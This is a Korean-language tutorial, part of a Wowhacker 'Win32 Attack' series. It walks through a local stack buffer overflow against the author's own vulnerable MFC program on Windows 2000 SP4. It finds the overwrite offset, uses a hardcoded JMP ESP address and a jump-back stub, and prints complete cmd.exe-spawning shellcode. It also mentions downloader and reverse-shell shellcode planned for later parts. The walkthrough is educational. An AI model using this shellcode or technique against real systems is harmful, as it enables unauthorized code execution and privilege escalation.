Win32 Attack

2. Local Buffer Overflow

By 달고나 (Dalgona@wowhacker.org)

Email: zinwon@gmail.com

Wowhacker Team

http://www.wowhacker.org

Abstract

이 글은 MS Windows 환경에서 Buffer overflow 공격 방법에 대해서 설명하고 있다. Win32 는 *nix 환경과는 사뭇 다른 API 호출방식을 사용하기 때문에 조금 복잡하게 둘러서 shellcode 를 작성해야 하는 경우도 있으며 공격하는 방법이 매우 까다롭기도 하다.

본 문서는 제 1 편에 이은 2 편으로 Local shellcode 를 이용하여 Application 에 대한 Buffer overflow 공격을 하는 방법이다. Windows 에서의 로컬 shellcode 란 바로 cmd.exe 를 실행하는 것이다. 간단하게 생각하면 로컬에서 쉘을 따 낸다는 것이 무의미할 수도 있겠다. 물론 로컬에서의 쉘은 별 의미가 없을 수도 있다. 하지만 쉘에 국한되지 않고 로컬 BOF 를 이용하여 쉘 외에 다른 작업을 할 수 있다면 의미가 있지도 않을까?

필자는 아직 정확한 가이드를 제공할 수는 없지만 항상 이 문제를 생각하고 있다. 희미하게나마 뭔가 할 수 있을 것도 같다는 생각이 들기에 곧 좋은 용도가 떠오를 것 같기도 하다.

1 편에서는 Local shellcode 를 작성하는 방법을 설명하였다. Shellcode 작성방법은 1 편 문서를 참고하면 된다. 이 문서에서는 1 편에서 작성한 Local shellcode 를 이용하여 Buffer overflow 취약점을 가진 어플리케이션에 대해 shellcode 를 넣어 쉘을 실행시키는 방법을 설명하고 쉘을 띄우는 shellcode 외에 원격지에서 파일을 다운로드하여 실행하는 다운로더(Downloader) shellcode 를 이용하여 원하는 프로그램을 다운로드하고 실행하는 과정을 설명할 것이다.

이 문서에 이은 3 편에서는 리모트에서 쉘을 얻을 수 있는 리버스 텔넷 shellcode 작성법에 대해서 살펴볼 것이며 4 편에서는 Remote Overflow 공격방법을 설명할 것이다.

Contents

1. 개요

Win32 환경에서의 Local Buffer Overflow 공격은 많은 사람들이 별 의미가 없다는 이야기를 했었다. 최소한 필자가 읽어 본 문서에서는 그러했다. 하지만 단순히 쉘을 얻기 위한 것이라면 그럴 수 있겠지만 windows NT 환경에서도 최소한 '권한'이라는 개념을 도입하였고 이 권한이 없는 사용자는 특정 프로그램을 실행시킬 수 없으며 원하는 프로그램을 설치할 수도 없고 서비스를 시작시키거나 종료시킬 수도 없다. 따라서 이렇게 제약되어 있는 권한을 얻기 위한 로컬 공격은 의미가 있지 않을까?

이러한 개념에서 생각해 볼 때 우리는 win32 환경에서의 overflow 공격기술이 필요하게 된다. 뿐만 아니라 *nix 환경의 overflow 기술에 익숙한 해커들이 이제 win32 환경에 친숙해지기 위한 과정의 하나라고 생각해도 좋겠다.

2. 준비물

본 문서에서 테스트를 수행하고 공격을 시도하는데 사용했던 프로그램들은 아래와 같다.

1. Microsoft Visual Studio 6.0


2. Olly Debugger (http://home.t-online.de/Ollydbg)

3. WinSpy (구글 검색) 수정 프로그램

4. Win32 Genetic Shellgenerator (http://www.harmonysecurity.com)

3. 취약한 프로그램 작성

cmd.exe 를 실행하는 shellcode는 1편 문서에서 소개하였다. 그 shellcode를 이용하도록 하겠다. Buffer Overflow 취약점이 있는 프로그램(이하 Target Program이라 부른다)을 작성해 보자. 필자는 좀 더 실제 Windows Application에 적용할 만한 예를 들기 위해서 MFC를 이용하여 다이얼로그 기반의 간단한 프로그램을 작성하였다. 그 외형은 아래 그림과 같다.




<그림 1(a). Target Program의 실행 모습>


<그림 1(b). 메시지를 입력한 후의 모습>

Target Program은 사용자로부터 문자열을 입력 받아 입력 받은 문자열을 다시 메시지 박스로 보여주는 역할을 한다. 이 프로그램에 Buffer Overflow 취약점이 있는지 살펴보자.

문자열을 입력 받는 Edit Box에 긴 문자열을 넣어보겠다. 필자는 overflow가 나는 지점을 찾기 위하여 0000111122223333444455556666777788889999000011112222333344445555666677778888999 라는 문자열을 입력하였다. 왜 이런 문자열을 입력하게 되었는지는 필자가 작성한 'win32 stack overflow exploit 작성 방법'을 읽어보기 바란다. 아무튼 이 문자열을 입력 받은 프로그램은 어떻게 되는지 살펴보자




<그림 2(a). 긴 문자열을 입력한 모습>



<그림 2(b). overflow가 발생하여 에러메시지가 뜸>

Overflow가 발생하였다. 에러메시지를 확인하니 0x33333333에서 발생하였다. Olly Debugger를 이용하여 다시 살펴보자.




<그림 3. overflow가 일어난 후 register 상태>

Olly Debugger를 이용하여 확인을 해 보니 입력한 문자열에서 두 번째 나타나는 3333이 EIP를 덮어썼다는 사실을 알아냈다. 그리고 ESP는 4444가 덮어쓰고 있다. 이것을 바탕으로 우리는 버퍼의 크기가 52바이트 라는 사실을 유추해낼 수 있다. 52바이트라면 우리가 넣으려고 하는 shellcode는 충분히 넣을 수 있는 공간이다(필자는 테스트를 쉽게 하기 위해서 버퍼의 크기를 52바이트로 잡았다. 뒤에 나올 테스트에서는 조금 더 크게 잡을 것이다).

4. Shellcode 삽입

그러면 이제 우리가 만든 shellcode를 넣어서 overflow가 일어나게 하고 shellcode를 실행시켜 보도록 하자. 여기서 한 가지 문제가 있다. 어떻게 shellcode를 전송할 수 있을까? 만약 Edit Box에 …₩x55₩x8B₩xEC₩x33₩xDB₩x53… 이런 형식의 문자열을 넣는다면 Edit Box는 이를 바이너리 데이터로 인식을 하지 않는다.



<그림 4. shellcode 입력 시도>

위 데이터처럼 그냥 문자로 취급한다. 그렇다고 키보드를 이용해서 바이너리 데이터를 입력할 수도 없다. *nix에서처럼 perl을 사용할 수도 없다. 콘솔 프로그램의 경우 프로그램 시작 argument로 바이너리 데이터를 전달해 보려고도 시도해 보았으나 pipe를 이용할 경우 특정 문자에서 terminate되어 버려 전달할 수 없었다. 그렇다면 어떻게 바이너리 데이터를 입력할 수 있을까?

그 방법은 바로 Target Program의 정보들을 얻어와서 직접 바이너리 데이터를 쓰는 공격 프로그램을 작성하는 것이다. 간단하게 이야기하자면 Target Program의 Edit Box control에 대한 Handle을 구하고 거기에다 직접 바이너리 데이터를 쓰는 방법이다.

이 방법이 가능한지 알아보기 위하여 Target Program을 약간 수정해 보았다. 궁금한 것은 Edit Box control이 바이너리 데이터를 수용했다가 '확인' 버튼을 눌렀을 때 그 값을 그대로 전달해 주느냐이다. 따라서 Target Program이 시작될 때 shellcode 바이너리 데이터가 Edit Box들어가 있는 상태가 되도록 수정을 하였다. 그리고 '확인' 버튼을 누르면 overflow를 시도하여 shellcode를 실행시킬 것이다.

Buffer overflow 취약점이 있는 프로그램에 overflow를 일으켜 shellcode를 실행시키기 위해서는 EIP 레지스터에 유효한 명령을 넣어줘야 한다. 따라서 현재 레지스터 상태가 어떻게 되어 있는지를 알아내는 것이 우선 해야 할 작업이다.


앞의 <그림 3>을 보면 EIP에는 3333이 들어가 있고 ESP에는 4444가 들어가 있다. 우리가 원하는 shellcode를 실행시키기 위해서는 EIP에 shellcode가 들어가 있는 주소를 넣어줘야 한다. 하지만 우리가 넣은 shellcode는 메모리 상에서 0x0012F9**에 들어가 있다. 따라서 EIP에 0x0012F9**식의 주소값을

넣어주면 될 듯 하다. 하지만 여기에 문제점이 있다. 이 주소값을 shellcode로 표현하자면 ₩x**₩xf9₩x12₩x00으로 해야하는데 ₩x00은 문자열에서 NULL로 인식되기 때문에 넣어 줄 수가 없다. 이 문제점은 제1편에서도 언급했던 것이다. 따라서 이 주소값을 그대로 사용할 수가 없다.

방법은 ESP를 이용하는 것이다. ESP는 현재 4444가 있는 위치를 가리키고 있기 때문에 이 이후에 우리가 원하는 명령을 넣어두고 EIP가 ESP가 가리키는 위치의 명령을 수행하도록 해 주면 된다. 이것은 JMP ESP라는 명령을 사용할 수 있다. 그러면 EIP에 JMP ESP라는 명령이 있는 곳을 가리키게 하면 시스템은 JMP ESP를 수행할 것이고 ESP는 우리의 shellcode를 넣은 영역이므로 입맛대로 동작시킬 수가 있을 것이다. 그렇다면 이제 JMP ESP 명령이 있는 곳을 찾자.

JMP ESP 명령이 있는 곳을 찾기 위해서는 우선 취약한 프로그램을 덤프하여 JMP ESP 명령이 있는 곳을 찾아야 한다. 이것은 Olly Uni 플러그인이 해 준다.


Olly Uni 플러그인을 통해 JMP ESP 명령이 있는 곳을 찾는 방법은 필자가 쓴 “win32 stack overflow exploit 작성 방법” 문서에 소개되어 있으므로 참고하기 바란다. Olly Uni 플러그인을 통해 Target Program에서 호출하는 JMP ESP가 있는 address는 0x77E12ED8 이었다(Windows 2000 SP4 Korean).



<그림 5. JMP ESP 의 address>

JMP ESP 명령이 있는 곳은 여러 군데이다. 마음에 드는 하나를 선택하면 된다.

이제 EIP를 덮어 쓰는 위치에 이 address를 넣어주면 시스템은 이 address의 명령 즉, JMP ESP를 수행할 것이고 ESP는 EIP바로 뒤를 가리키고 있으므로 shellcode를 수행하기 시작할 것이다. 버퍼의 크기가 52바이트라는 것을 알았으므로 다음과 같은 구성의 shellcode를 구성할 수 있을 것이다.




<그림 6. shellcode를 넣은 레지스터 구성>

하지만 또 여기에도 문제를 일으킬 가능성이 있다. 우리는 버퍼를 넘치게 해서 명령어가 있는 영역까지 덮어 쓰고 있지만 만약 ESP 이후의 영역에 shellcode가 다 들어갈 만한 공간이 없다면 shellcode를 완전히 실행시키지 못할 것이다. 따라서 shellcode를 NOP가 들어가 있는 버퍼 영역에 집어 넣으면 될 것 같다. 그리고 시스템이 버퍼 영역의 명령을 수행하도록 해 준다면 될 것 이다.

물론 여기에도 문제점은 있다 버퍼가 shellcode를 수용할만한 충분한 공간이 아니라면 역시 shellcode를 완전히 실행할 수는 없다. 하지만 지금의 상황에서는 그것이 가능하므로 (우리의 shellcode는 40 byte이다) 이 방법을 사용하고 이 문제는 나중에 살펴보도록 하자.

다시 돌아가서 이제 버퍼에 shellcode를 넣고 이를 실행시키기 위한 개념을 보자



<그림 7. 다시 구성한 shellcode 를 넣은 레지스터의 구성>

그러면 이제 jump back은 어떻게 하나? 간단하다 어셈블리 코드를 몇 줄만 추가해 주면 된다.

```
33 C0           xor       eax, eax
B0 2C           mov       al,2Ch
2B E0           sub       esp,eax
FF E4           jmp       esp
```

위 코드는 eax 레지스터에 0x2C를 넣고 ESP에 들어있는 주소값에 0x2C를 빼서 버퍼 영역을 가리키게 했다. 그리고 JMP ESP를 수행하면 버퍼 영역의 명령을 수행할 것이다.


이렇게 하여 shellcode를 구성하고 overflow를 시키면 제대로 실행이 될 것이다. 만들어진 shellcode는 아래와 같다.

```
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90"
```


```
"₩x55"
"₩x8B₩xEC"
"₩x33₩xDB"
"₩x53"
"₩xC6₩x45₩xFC₩x63"
"₩xC6₩x45₩xFD₩x6D"
"₩xC6₩x45₩xFE₩x64"
"₩x6A₩x05"
"₩x8D₩x45₩xFC"
"₩x50"
// win2k SP4 WinExec
"₩xB8₩x92₩x74₩xE7₩x77"
"₩xFF₩xD0"
"₩x6A₩x01"
// win2k SP4 ExitProcess
"₩xB8₩x72₩x69₩xE7₩x77"
"₩xFF₩xD0"
// win2k SP4 JMP ESP USER32.DLL
"₩xd8₩x2e₩xe1₩x77"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90"
// jump back
"₩x33₩xC0₩xB0₩x2C₩x2B₩xE0₩xFF₩xE4"
"₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90₩x90";
```

중간 중간에 NOP인 ₩x90을 집어 넣은 이유는 shellcode가 기존에 있던 Target Program의 instruction들과 섞여 다른 의미의 instruction이 되는 것을 막기 위함이다. 이것에 대한 자세한 설명은 다른 buffer overflow attack에 관한 문서들을 보면 설명되어 있을 것이다. 버퍼의 여유가 된다면 NOP를 적당한 곳에 많이 넣어줘서 버퍼도 채우고 shellcode도 보호하고 하는 역할을 하게 된다.

이렇게 하여 만들어진 shellcode를 Target Program 시작 시 Edit Box에 default로 들어가 있도록 Target Program을 수정하고 실행을 시켜 보았다.



<그림 8. shellcode가 Edit Box에 들어가 있는 상태>



